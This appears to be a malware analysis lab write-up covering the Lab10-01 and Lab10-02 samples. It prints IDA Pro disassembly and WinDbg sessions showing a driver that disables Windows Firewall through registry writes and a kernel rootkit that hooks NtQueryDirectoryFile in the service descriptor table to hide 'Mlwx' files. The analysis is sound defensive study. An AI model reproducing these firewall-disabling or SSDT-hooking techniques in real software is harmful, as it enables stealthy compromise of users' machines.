.text:00010488                 push    ebp
.text:00010489                 mov     ebp, esp
.text:0001048B                 push    ecx
.text:0001048C                 push    ebx
.text:0001048D                 push    esi
.text:0001048E                 mov     esi, ds:RtlCreateRegistryKey
.text:00010494                 push    edi
.text:00010495                 xor     edi, edi
.text:00010497                 push    offset Path     ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:0001049C                 push    edi             ; RelativeTo
.text:0001049D                 mov     [ebp+ValueData], edi
.text:000104A0                 call    esi ; RtlCreateRegistryKey
.text:000104A2                 push    offset aRegistryMach_0 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104A7                 push    edi             ; RelativeTo
.text:000104A8                 call    esi ; RtlCreateRegistryKey
.text:000104AA                 push    offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104AF                 push    edi             ; RelativeTo
.text:000104B0                 call    esi ; RtlCreateRegistryKey
.text:000104B2                 mov     ebx, offset aRegistryMach_2 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104B7                 push    ebx             ; Path
.text:000104B8                 push    edi             ; RelativeTo
.text:000104B9                 call    esi ; RtlCreateRegistryKey
.text:000104BB                 mov     esi, ds:RtlWriteRegistryValue
.text:000104C1                 push    4               ; ValueLength
.text:000104C3                 lea     eax, [ebp+ValueData]
.text:000104C6                 push    eax             ; ValueData
.text:000104C7                 push    4               ; ValueType
.text:000104C9                 mov     edi, offset ValueName
.text:000104CE                 push    edi             ; ValueName
.text:000104CF                 push    offset aRegistryMach_1 ; "\\Registry\\Machine\\SOFTWARE\\Policies"...
.text:000104D4                 push    0               ; RelativeTo
.text:000104D6                 call    esi ; RtlWriteRegistryValue
.text:000104D8                 push    4               ; ValueLength
.text:000104DA                 lea     eax, [ebp+ValueData]
.text:000104DD                 push    eax             ; ValueData
.text:000104DE                 push    4               ; ValueType
.text:000104E0                 push    edi             ; ValueName
.text:000104E1                 push    ebx             ; Path
.text:000104E2                 push    0               ; RelativeTo
.text:000104E4                 call    esi ; RtlWriteRegistryValue
.text:000104E6                 pop     edi
.text:000104E7                 pop     esi
.text:000104E8                 pop     ebx
.text:000104E9                 leave
.text:000104EA                 retn    4
.text:000104EA sub_10486       endp
```

Figure 7. Lab10-01.sys IDA Pro **iii.**

What does this program do?

The malware creates a service Lab10-01 that calls the driver located at "c:\windows\system32\Lab10-01.sys". It then starts the service, executing the driver and then stops the driver causing the driver to unload itself. In the driver's unload function the driver attempts to create and write registry key using kernel function call. The following are the registry modification made by the driver.

- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft
- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall
- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile
- **RtlCreateRegistryKey**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile
- **RtlWriteRegistryValue**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\DomainProfile – 0 (data)
- **RtlWriteRegistryValue**: \\Registry\\Machine\\SOFTWARE\\Policies\\Microsoft\\WindowsFirewall\\StandardProfile – 0 (data)

According to msdn, the above registry modifications will disable Windows Firewall for both the domain and standard profiles on the victim's machine.

b-The file for this lab is Lab10-02.exe

i. Does this program create any files? If so, what are they?

Cerbero Profiler highlighted that the malware contains a PE Resource. Instinct tells me that this malware behaves like a packer and will extract this resource onto the target's machine.




Figure 1. MZ header in resource

Address	Length	Type	String
.rdata:004050EE	00000006	unic...	0P
.rdata:004050F5	00000008	C	(8PX\a\b
.rdata:004050FD	00000007	C	700WP\a
.rdata:0040510C	00000008	C	\b`h""
.rdata:00405115	0000000A	C	ppxxxx\b\a\b
.rdata:00405130	0000000E	unic...	(null)
.rdata:00405140	00000007	C	(null)
.rdata:00405148	0000000F	C	runtime error
.rdata:0040515C	0000000E	C	TLOSS error\r\n
.rdata:0040516C	0000000D	C	SING error\r\n
.rdata:0040517C	0000000F	C	DOMAIN error\r\n
.rdata:0040518C	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:004051B4	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:004051EC	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00405224	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:0040524C	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00405284	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:004052B0	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:004052D4	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00405304	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00405330	00000021	C	\r\nabnormal program termination\r\n
.rdata:00405354	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00405380	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:004053AC	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:004053D4	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00405400	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00405420	00000017	C	<program name unknown>
.rdata:00405438	00000013	C	GetLastActivePopup
.rdata:0040544C	00000010	C	GetActiveWindow
.rdata:0040545C	0000000C	C	MessageBoxA
.rdata:00405468	0000000B	C	user32.dll
.rdata:00405602	0000000D	C	KERNEL32.dll
.rdata:0040565A	0000000D	C	ADVAPI32.dll
.data:00406030	0000001A	C	Failed to start service.\n
.data:0040604C	0000001B	C	Failed to create service.\n
.data:00406068	0000000E	C	486 WS Driver
.data:00406078	00000021	C	Failed to open service manager.\n
.data:0040609C	00000020	C	C:\\Windows\\System32\\Mlwx486.sys
.data:004060BC	00000005	C	FILE

Figure 2. IDA Pro's string

"C:\\Windows\\System32\\Mlwx486.sys" seems suspicious. xRef this string might help us to solve this problem.





Figure 3. Extract Resource

In the main method, we can see that the code is trying to extract the FILE resource into "C:\\Windows\\System32\\Mlwx486.sys".



After extracting the driver, the malware then goes on to create a service (486 WS Driver) and start it using StartServiceA.

Using Proc mon we can observe that WriteFile to "C:\\Windows\\System32\\Mlwx486.sys" was captured by the tool. **ii. Does this program have a kernel component?**

Attempts to locate the dropped driver in system32 folder was fruitless. Somehow the file is not in the folder. So instead I decided to extract the driver out from the resource directly. Firing up IDA Pro we can see DriverEntry function suggesting that this executable is a driver. **iii. What does this program do?**

DrierEntry leads us to the following subroutine in IDA Pro (0x10706). The malware is attempting to change the flow of the kernel Service Descriptor Table and the target that it is attempting to hook is the NtQueryDirectoryFile. The malware calls MmGetSystemRoutineAddress to get the pointer to the NtQueryDirectoryFile and KeServiceDescriptorTable subroutine. Then it loops through the service descriptor table looking for the address of NtQueryDirectoryFile. Once found, it will overwrite the address with the evil hook (custom subroutine).




Figure 6. Evil Hook

```
.text:00010486                  mov     edi, edi
.text:00010488                  push    ebp
.text:00010489                  mov     ebp, esp
.text:0001048B                  push    esi
.text:0001048C                  mov     esi, [ebp+FileInformation]
.text:0001048F                  push    edi
.text:00010490                  push    dword ptr [ebp+RestartScan] ; RestartScan
.text:00010493                  push    [ebp+FileName]  ; FileName
.text:00010496                  push    dword ptr [ebp+ReturnSingleEntry] ; ReturnSingleEntry
.text:00010499                  push    [ebp+FileInformationClass] ; FileInformationClass
.text:0001049C                  push    [ebp+FileInformationLength] ; FileInformationLength
.text:0001049F                  push    esi             ; FileInformation
.text:000104A0                  push    [ebp+IoStatusBlock] ; IoStatusBlock
.text:000104A3                  push    [ebp+ApcContext] ; ApcContext
.text:000104A6                  push    [ebp+ApcRoutine] ; ApcRoutine
.text:000104A9                  push    [ebp+Event]     ; Event
.text:000104AC                  push    [ebp+FileHandle] ; FileHandle
.text:000104AF                  call    NtQueryDirectoryFile
.text:000104B4                  xor     edi, edi
.text:000104B6                  cmp     [ebp+FileInformationClass], 3
.text:000104BA                  mov     dword ptr [ebp+RestartScan], eax
.text:000104BD                  jnz     short loc_10505
.text:000104BF                  test    eax, eax
.text:000104C1                  jl      short loc_10505
.text:000104C3                  cmp     [ebp+ReturnSingleEntry], 0
.text:000104C7                  jnz     short loc_10505
.text:000104C9                  push    ebx
.text:000104CA
.text:000104CA loc_104CA:                               ; CODE XREF: sub_10486+7C↓j
.text:000104CA                  push    8               ; Length
.text:000104CC                  push    offset aM       ; Source2
.text:000104D1                  lea     eax, [esi+5Eh]
.text:000104D4                  push    eax             ; Source1
.text:000104D5                  xor     bl, bl
.text:000104D7                  call    ds:RtlCompareMemory
.text:000104DD                  cmp     eax, 8
.text:000104E0                  jnz     short loc_104F4
.text:000104E2                  inc     bl
.text:000104E4                  test    edi, edi
.text:000104E6                  jz      short loc_104F4
.text:000104E8                  mov     eax, [esi]
.text:000104EA                  test    eax, eax
.text:000104EC                  jnz     short loc_104F2
.text:000104EE                  and     [edi], eax
.text:000104F0                  jmp     short loc_104F4
.text:000104F2 ; ---------------------------------------------------------------------------
```

Figure 6. NTQueryDirectoryFile

In the driver, **NTQueryDirectoryFile** function is used. According to msdn, this function returns various kinds of information about files in the directory specified by a given file handle. Further down, we can see that **RtlCompareMemory** is called. A comparison was made between the filename and the following string "**Mlwx**". If it matches, the file will be hidden.

```
.text:0001051A aM               db 'M',0
.text:0001051C                  db 'l',0
.text:0001051E aW               db 'w',0
.text:00010520                  db 'x',0
.text:00010522                  db    0
.text:00010523                  db    0
.text:00010524                  align 80h
.text:00010524 _text            ends
```

Figure 7. Mlwx string

To see all this win action, fire up Windbg and attach it to the kernel.

use the following command to list the service descriptor table. This table has yet been tampered with…

kd> dps nt!KiServiceTable l 100




Figure 8. Default Service Descriptor Table

Set breakpoint by using this command **bu Mlwx486!DriverEntry**. Run Lab10-02.exe and windbg should break.Set breakpoint at **nt!IopLoadDriver+0x66a** and let the program run again. Once the kernel breaks, you will be able to run **!object \Driver** to list the loaded drivers. DriverInit for the malware has yet been executed at this stage so you can set your breakpoint from this point on.

```
nt!DbgLoadImageSymbols+0x42:
80527e02 c9              leave
kd> gu
nt!MmLoadSystemImage+0xa80:
805a41f4 804b3610        or      byte ptr [ebx+36h],10h
kd> gu
nt!IopLoadDriver+0x371:
80576483 3bc3            cmp     eax,ebx
kd> gu
nt!IopLoadUnloadDriver+0x45:
8057688f 8bf8            mov     edi,eax
kd> !object \Driver
Object: e101d910  Type: (8a360418) Directory
    ObjectHeader: e101d8f8 (old version)
    HandleCount: 0  PointerCount: 85
    Directory Object: e1001150  Name: Driver

    Hash  Address   Type                            Name
    ----  --------  ----                            ----
     00   8a0f46e8  Driver                          Beep
          8a0eb1e0  Driver                          NDIS
          8a0ebd28  Driver                          KSecDD
     01   8a191520  Driver                          Mouclass
          89de1030  Driver                          Raspti
          89e43eb0  Driver                          es1371
     02   8a252c98  Driver                          vmx_svga
     03   8a0a3da0  Driver                          Fips
kd>
```

Figure 9. Break @ DriverEntry

```
kd> dt _DRIVER_OBJECT 89ed43b8
ntdll!_DRIVER_OBJECT
   +0x000 Type             : 0n4
   +0x002 Size             : 0n168
   +0x004 DeviceObject     : (null)
   +0x008 Flags            : 0x12
   +0x00c DriverStart      : 0xbafe6000 Void
   +0x010 DriverSize       : 0xd80
   +0x014 DriverSection    : 0x89ed7c00 Void
   +0x018 DriverExtension  : 0x89ed4460 _DRIVER_EXTENSION
   +0x01c DriverName       : _UNICODE_STRING "\Driver\Mlvx486"
   +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
   +0x028 FastIoDispatch   : (null)
   +0x02c DriverInit       : 0xbafe67ab     long  +0
   +0x030 DriverStartIo    : (null)
   +0x034 DriverUnload     : (null)
   +0x038 MajorFunction    : [28] 0x804f354a     long  nt!IopInvalidDeviceRequest+0
kd> u 0xbafe67ab
Mlvx486+0x7ab:
bafe67ab 8bff            mov     edi,edi
bafe67ad 55              push    ebp
bafe67ae 8bec            mov     ebp,esp
bafe67b0 e8bdffffff      call    Mlvx486+0x772 (bafe6772)
bafe67b5 5d              pop     ebp
bafe67b6 e94bffffff      jmp     Mlvx486+0x706 (bafe6706)
bafe67bb cc              int     3
bafe67bc 4b              dec     ebx
```

Figure 10. DriverInit

```
INIT:BAFE67AB ; NTSTATUS __stdcall DriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
INIT:BAFE67AB                   public DriverEntry
INIT:BAFE67AB DriverEntry       proc near               ; DATA XREF: HEADER:BAFE6280↑o
INIT:BAFE67AB
INIT:BAFE67AB DriverObject      = dword ptr  8
INIT:BAFE67AB RegistryPath      = dword ptr  0Ch
INIT:BAFE67AB
INIT:BAFE67AB                   mov     edi, edi
INIT:BAFE67AD                   push    ebp
INIT:BAFE67AE                   mov     ebp, esp
INIT:BAFE67B0                   call    sub_BAFE6772
INIT:BAFE67B5                   pop     ebp
INIT:BAFE67B6                   jmp     sub_BAFE6706
INIT:BAFE67B6 DriverEntry       endp
INIT:BAFE67B6
```

Figure 11. DriverEntry

From Figure 10 & 11, we can see that DriverInit is actually DriverEntry in IDA Pro.

runing **kd> dps nt!KiServiceTable l 100** now shows that the service descriptor table has been modified.




Figure 12. Service Descriptor Table modified

To conclude, the malware uses ring 0 rootkit to hide files that starts with "**Mlwx**" via hooking of the service descriptor table.

Practical No. 5

a-Analyze the malware found in Lab11-01.exe

i. What does the malware drop to disk?

